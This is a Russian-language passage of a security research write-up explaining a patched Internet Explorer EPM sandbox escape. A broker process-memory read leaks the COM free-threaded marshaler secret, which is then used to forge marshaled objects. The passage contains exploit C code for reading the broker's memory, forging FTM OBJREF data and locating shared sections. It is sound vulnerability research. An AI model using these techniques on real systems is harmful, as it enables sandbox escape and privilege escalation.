Уязвимость возникла из-за слабых разрешений процесса-брокера при работе IE в режиме EPM. Более старый защищённый режим (PM) она не затрагивала по причинам, описанным ниже. Песочница EPM содержит недоверенные процессы вкладок, обрабатывающие интернет-содержимое, а брокер предоставляет этим вкладкам привилегированные службы. Вкладки и брокер взаимодействуют через IPC на основе DCOM.



Для кода AppContainer проверка доступа Windows сложнее обычной. Вместо одной проверки Windows вычисляет максимальные разрешения DACL в два прохода. В первом используются обычные SID пользователей и групп, во втором — SID возможностей. Побитовое И результирующих наборов разрешений даёт максимально предоставляемый доступ. Запрещающие ACE здесь опущены, поскольку они не относятся к делу.



Упрощённый DACL брокера:

Субъект	Разрешения
S-1-15-3-4096 (SID возможности IE)	Чтение памяти, запрос сведений
Текущий пользователь	Полный доступ
SYSTEM	Полный доступ

Обычный проход сопоставляет текущего пользователя и предоставляет полный доступ. Проход возможностей сопоставляет SID возможности IE и предоставляет чтение памяти и запрос сведений. Поэтому их пересечение разрешает чтение памяти и запрос сведений. Возможность читать память и была уязвимостью, которую исправила Microsoft.


Мы можем вызвать `OpenProcess` с PID брокера и `PROCESS_VM_READ`. Ядро возвращает подходящий дескриптор, с помощью которого `ReadProcessMemory` может читать произвольную память брокера. Недопустимые адреса обрабатываются без аварийного завершения целевого процесса.

```
BOOL ReadMem(DWORD ppid, LPVOID addr, LPVOID result, SIZE_T size) {
    HANDLE hProcess = OpenProcess(PROCESS_VM_READ, FALSE, ppid);
    BOOL ret = FALSE;

    if (hProcess) {
        ret = ReadProcessMemory(hProcess, addr, result, size, NULL);
        CloseHandle(hProcess);
    }
    return ret;
}
```

В 64-разрядной Windows эксплуатация из 32-разрядной вкладки сложнее, поскольку WoW64 не позволяет напрямую читать 64-разрядный брокер с помощью `ReadProcessMemory`. Обойти ограничение способен такой инструмент, как wow64ext, но пока мы его проигнорируем.

Почему в PM нет той же ошибки? PM выполняет лишь одну проверку доступа, которая, казалось бы, предоставляет полный доступ, однако вмешивается метка обязательной целостности, появившаяся в Windows Vista. Перед проверкой DACL ядро сравнивает уровень целостности вызывающего процесса с системным ACL целевого процесса. Если уровень вызывающего ниже, доступ ограничивается небольшим подмножеством вроде `PROCESS_QUERY_LIMITED_INFORMATION`, а `PROCESS_VM_READ` и более опасные права блокируются.

Токен песочницы EPM явно имеет низкий обязательный уровень:



Любопытно, что проверка доступа AppContainer, судя по всему, игнорирует уровень целостности для ресурсов со средним, то есть стандартным, уровнем и ниже. Если ресурс проходит проверку DACL, эти разрешения предоставляются независимо от IL. Похоже, это относится к файлам, ключам реестра и другим защищаемым ресурсам. Независимо от того, сделано ли это намеренно, перед нами слабость: проверка IL предотвратила бы данную проблему.

Эксплуатация уязвимости

Исходная демонстрация в проблеме 97 использовала метод IPC брокера для чтения произвольных файлов. Она извлекала ключ HMAC конкретного процесса, подделывала допустимый токен и

вызывала `CShDocVwBroker::GetFileHandle`. Это полезно в EPM, поскольку AppContainer блокирует произвольное чтение файлов, однако результат всё ещё ограничивается чтением. В идеале нам нужен полный выход из песочницы.

Другие технологии также зависят от секретов конкретного процесса. Одна из них — моя любимая технология Windows всех времён, COM. Как выяснилось, многие приложения, реализующие удалённые службы COM, можно заставить выполнить код, если удаётся раскрыть память размещающего их процесса.

Модели потоков COM, апартаменты и маршалинг интерфейсов

COM используется повсюду в Windows: от Проводника до привилегированных служб вроде BITS. У компонентов разные ограничения: коду пользовательского интерфейса обычно нужен один поток, тогда как служебный класс может быть потокобезопасным. Модели потоков COM помогают разработчикам соблюдать эти требования.

Объект находится в **апартаменте**, определяющем, как вызываются его методы. Апартаменты бывают однопоточными (STA) и многопоточными (MTA). Вызывающую метод сторону будем называть **клиентом**, а объект — **сервером**.


Апартамент клиента выбирается через `CoInitializeEx`; устаревшая `CoInitialize`.aspx) по умолчанию выбирает STA. Апартамент сервера задаётся параметром модели потоков в реестре: `Free` означает MTA, `Apartment` — STA, а `Both` поддерживает оба варианта.

Совместимые апартаменты используют прямые вызовы через таблицу виртуальных функций объекта. Вызовы из STA в MTA или из MTA в STA требуют маршалинга:

Клиент	Сервер	Взаимодействие объектов
STA	Free	Маршалинг, если сервер не использует свободнопоточный маршалер в том же процессе
MTA	Apartment	Маршалинг
STA	Both	Прямой доступ
MTA	Both	Прямой доступ

Маршалинг сериализует вызовы серверного объекта, что особенно важно для STA, поскольку все методы должны выполняться в одном потоке. Это координируется циклом сообщений Windows; COM создаёт его, если у приложения STA такого цикла нет.

Когда клиент вызывает объект в несовместимом апартаменте, фактически он обращается к специальному прокси. Прокси знает каждый интерфейс и метод, включая типы параметров. Он сериализует аргументы встроенным кодом маршалинга COM и отправляет их серверу, где диспетчер десериализует их и вызывает метод. Возвращаемые значения проходят тот же путь в обратном направлении.




Эта модель работает как внутри процесса, так и между процессами через DCOM. Меняется лишь транспорт: передача в памяти, локальный RPC, именованные каналы или TCP.

Свободнопоточный маршалер


Свободнопоточный маршалер, или FTM, устраняет ненужное проксирование, когда клиент STA вызывает потокобезопасный сервер в том же процессе.

При создании COM-объекта в несовместимом апартаменте вызывающему нужно вернуть ссылку. Маршалер упаковывает её в поток `OBJREF`, содержащий всё необходимое для построения прокси и связи с сервером. Так COM-объекты получают семантику передачи по ссылке.



`OBJREF` также может передавать объект по значению. Вместо возврата прокси демаршалер создаёт и инициализирует новую копию в апартаменте клиента. Объект может определить собственную семантику, реализовав `IMarshal`.

FTM использует эту возможность для небольшой хитрости. Вместо сериализации данных исходного объекта он сохраняет в `OBJREF` указатель на этот объект. При демаршалинге указатель возвращается как поддельный прокси, что позволяет напрямую вызывать исходный объект.




Это звучит опасно, поскольку внутрипроцессный COM и DCOM используют почти один и тот же маршалер. Поэтому FTM также сериализует случайный 16-байтовый секрет конкретного процесса. Демаршалинг проходит успешно только тогда, когда секрет совпадает с секретом текущего процесса. Предполагается, что атакующий не может угадать или перебрать его, поэтому недопустимый указатель демаршалировать нельзя. Эта модель угроз не учитывает чтение памяти процесса — а именно в этом и состоит наша уязвимость.

Реализация FTM — `CStaticMarshaler` в `combase.dll`; в Windows 7 это `CFreeMarshaler` в `ole32.dll`. Его метод `UnmarshalInterface` приблизительно выглядит так:

```
HRESULT CStaticMarshaler::UnmarshalInterface(
    IStream* pStm, REFIID riid, void** ppv) {
    DWORD mshlflags;
    BYTE secret[16];
    ULONGLONG pv;

    if (!CStaticMarshaler::_fSecretInit)
        return E_UNEXPECTED;

    pStm->Read(&mshlflags, sizeof(mshlflags));
    pStm->Read(&pv, sizeof(pv));
    pStm->Read(secret, sizeof(secret));

    if (SecureCompareBuffer(secret, CStaticMarshaler::_SecretBlock)) {
        *ppv = (void*)pv;
        if (mshlflags == MSHLFLAGS_TABLESTRONG
                || mshlflags == MSHLFLAGS_TABLEWEAK)
            ((IUnknown*)*ppv)->AddRef();
        return S_OK;
    }
    return E_UNEXPECTED;
}
```

Проверка инициализации предотвращает случайное использование полностью нулевого секрета. Сравнение с постоянным временем защищает от атак по времени. В Windows 7 вместо него используется `repe cmpsd`, время выполнения которого непостоянно; теоретически там возможна атака по времени, хотя, вероятно, она будет сложной и медленной.

Итоговая структура данных FTM выглядит так:



Чтобы воспользоваться ею, наш COM-объект реализует два метода `IMarshal`. `GetUnmarshalClass`.aspx) возвращает CLSID объекта, используемого для восстановления, а `MarshalInterface`.aspx) записывает выбранные нами указатель и секрет:

```
GUID CLSID_FreeThreadedMarshaller = {
    0x0000033A, 0x0000, 0x0000,
    { 0xC0, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x46 }
};

HRESULT STDMETHODCALLTYPE CFakeObject::GetUnmarshalClass(
    REFIID riid, void *pv, DWORD dwDestContext,
    void *pvDestContext, DWORD mshlflags, CLSID *pCid) {
    memcpy(pCid, &CLSID_FreeThreadedMarshaller,
           sizeof(CLSID_FreeThreadedMarshaller));
    return S_OK;
}

HRESULT STDMETHODCALLTYPE CFakeObject::MarshalInterface(
    IStream *pStm, REFIID riid, void *pv,
    DWORD dwDestContext, void *pvDestContext, DWORD mshlflags) {
    pStm->Write(&_mshlflags, sizeof(_mshlflags), NULL);
    pStm->Write(&_pv, sizeof(_pv), NULL);
    pStm->Write(&_secret, sizeof(_secret), NULL);
    return S_OK;
}
```

Выход из песочницы


Для выполнения кода в брокере нужны три шага:

1. Извлечь секрет FTM конкретного процесса брокера.
2. Создать поддельную таблицу виртуальных функций и указатель на объект.
3. Маршалировать объект в брокер.

Извлечение секрета конкретного процесса


Расположение секрета известно, поскольку `combase.dll` загружается по одному адресу в песочнице и брокере. Хотя Windows Vista представила ASLR, системные DLL рандомизируются лишь один раз при загрузке системы и отображаются по одинаковому адресу в каждом процессе. Это ослабляет ASLR, особенно при локальном повышении привилегий.

Однако во время обычной работы IE FTM не инициализирован:



Нужно заставить брокер выполнить работу COM, которая, вероятно, вызовет FTM. Диалог открытия или сохранения файла размещает оболочку Проводника, широко использующую COM. Как пользовательский интерфейс, она почти наверняка использует STA и может вызывать свободнопоточные объекты.

Песочница может открыть этот диалог через `IEShowSaveFileDialog`.aspx), реализованную вызовами брокера. Интерфейс отображается, но к этому моменту FTM уже инициализирован, поэтому пользователь не может предотвратить атаку.



В демонстрации смещения внутри `combase.dll` заданы жёстко. Вместо этого их можно находить динамически, инициализировав FTM в процессе песочницы и выполнив поиск маршалированного секрета в памяти.

Создание поддельной таблицы виртуальных функций

Брокер и песочница совместно используют несколько разделов памяти для настроек и состояния. В некоторые из них песочница может записывать. Мы можем найти соответствующее отображение в брокере и разместить там поддельные таблицу виртуальных функций и объект. Эксплойт использует `\Sessions\X\BaseNamedObjects\URLZones_user`, где `X` — идентификатор сеанса, а `user` — имя пользователя, но подойдёт любой уже отображённый раздел с правом записи.


Имея `PROCESS_QUERY_INFORMATION`, функция `VirtualQueryEx`.aspx) перечисляет отображения брокера и пропускает неотображённые диапазоны по сообщаемым размерам. Контрольное значение, записанное в общий раздел, раскрывает его точный адрес в брокере:

```
DWORD_PTR FindSharedSection(LPBYTE section, HANDLE hProcess) {
    LPBYTE curr = (LPBYTE)0x10000;
    LPBYTE max = (LPBYTE)0x7FFF0000;
    memcpy(&section[0], "ABCD", 4);

    while (curr < max) {
        MEMORY_BASIC_INFORMATION basicInfo = { 0 };
        if (!VirtualQueryEx(hProcess, curr, &basicInfo,
                            sizeof(basicInfo)))
            break;

        if (basicInfo.State == MEM_COMMIT
                && basicInfo.Type == MEM_MAPPED
                && basicInfo.RegionSize == 4096) {
            CHAR buf[4] = { 0 };
            SIZE_T read_len = 0;
            ReadProcessMemory(hProcess,
                (LPBYTE)basicInfo.BaseAddress,
                buf, 4, &read_len);
            if (memcmp(buf, "ABCD", 4) == 0)
                return (DWORD_PTR)basicInfo.BaseAddress;
        }
```

```
            curr = (LPBYTE)basicInfo.BaseAddress + basicInfo.RegionSize;
        }
        return 0;
    }
```

Что должна вызывать поддельная таблица виртуальных функций? ROP нам не требуется. Методы COM используют соглашение `stdcall`, размещая аргументы в стеке, поэтому можно вызвать произвольный адрес с одним в значительной степени контролируемым аргументом: указателем `this` поддельного объекта.

